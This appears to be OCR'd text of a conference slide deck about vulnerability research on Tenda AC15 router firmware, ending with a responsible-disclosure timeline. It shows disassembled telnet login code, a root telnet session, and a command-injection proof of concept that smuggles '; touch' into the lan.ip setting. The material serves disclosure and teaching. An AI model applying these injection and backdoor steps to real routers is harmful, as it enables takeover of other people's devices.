
Telnet



```
STMFD           SP!, {R4,R5,R11,LR}
ADD             R11, SP, #0xC
SUB             SP, SP, #0x128
LDR             R4, =(_GLOBAL_OFFSET_TABLE_ - 0x8AE8)
ADD             R4, PC, R4 ; _GLOBAL_OFFSET_TABLE_
STR             R0, [R11,#var_130]
STR             R1, [R11,#var_134]
MOV             R3, #0
STR             R3, [R11,#var_10]
LDR             R3, =(a9b60fc59706134 - 0x1110C)
ADD             R3, R4, R3 ; "9B60FC59706134759DBCAEA58CAF9068"
SUB             R12, R11, #-s1
MOV             LR, R3
LDMIA           LR!, {R0-R3}
STMIA           R12!, {R0-R3}
LDMIA           LR!, {R0-R3}
STMIA           R12!, {R0-R3}
LDR             R3, [LR]
STRB            R3, [R12]
SUB             R2, R11, #-s
MOV             R3, #0x5F
MOV             R0, R2  ; s
MOV             R1, #0  ; c
MOV             R2, R3  ; n
BL              memset
```

Tenda_login Binary File

Telnet




```
ssardine ~
  % telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

password:
Login OK !
~ # ls
bin         dev         etc_ro      init        mnt         root        sys         usr         webroot
cfg         etc         home        lib         proc        sbin        tmp         var         webroot_ro
~ # 
```

Telnet Login


RCE



```
v1 = a1;
memset(&s, 0, 0x100u);
v3 = 0;
v4 = 0;
v5 = 0;
v6 = 0;
v7 = 0;
v8 = 0;
v9 = 0;
v10 = 0;
GetValue("lan.ip", &v3);
system("killall -9 telnetd");
doSystemCmd("telnetd -b %s &", &v3);
sprintf(&s, "op=%d,wl_rate=%d,index=1", 14, 24);
send_msg_to_netctrl(19, &s);
sub_2C44C(v1, "load telnetd success.");
return sub_2C994(v1, 200);
```

TendaTelnet in httpd Binary File

RCE



```
~ # cd tmp
/tmp # ls
auto.socket      clientmac.info   l2tp             samba            td_acs_dbg_svr   usb              wps_monitor.pid
/tmp # cfm set lan.ip '192.168.0.1; touch ~/tmp/trash'
/tmp # cfm get lan.ip
192.168.0.1; touch ~/tmp/trash
/tmp # ls
auto.socket      clientmac.info   l2tp             samba            td_acs_dbg_svr   usb              wps_monitor.pid
/tmp # reboot
/tmp # Connection closed by foreign host.

ssardine ~
  % telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

password:
Login OK !
~ # cd tmp
/tmp # ls
auto.socket     clientmac.info  l2tp            trash
/tmp # 
```

Setting lan.ip


Part V

“Live-ish” Demo

Part VI

This is Fine.

Responsible Disclosure



Initial Contact


Vendor Response

Remediation

Free Swag?

Public Disclosure

Why are you ghosting me, bruh?



Initial Vendor Contact

January 2, 2020

January 17, 2020

Second Vendor Contact

Tired of Waiting – Blog Time

July 10, 2020

Part VII

Call to Action

The Zoomer’s Guide to Hacking Shit

Link to Resources

- Blog
- AC 15 Firmware V15.03.05.19
- MITRE
- Burp Suite
- Nmap
- IDA Pro
- More Resources

QR Code for Slides:

Questions?

Link to Slides:
https://www.ise.io/wp-content/uploads/2020/08/kicking_devices_and_taking_cves.pdf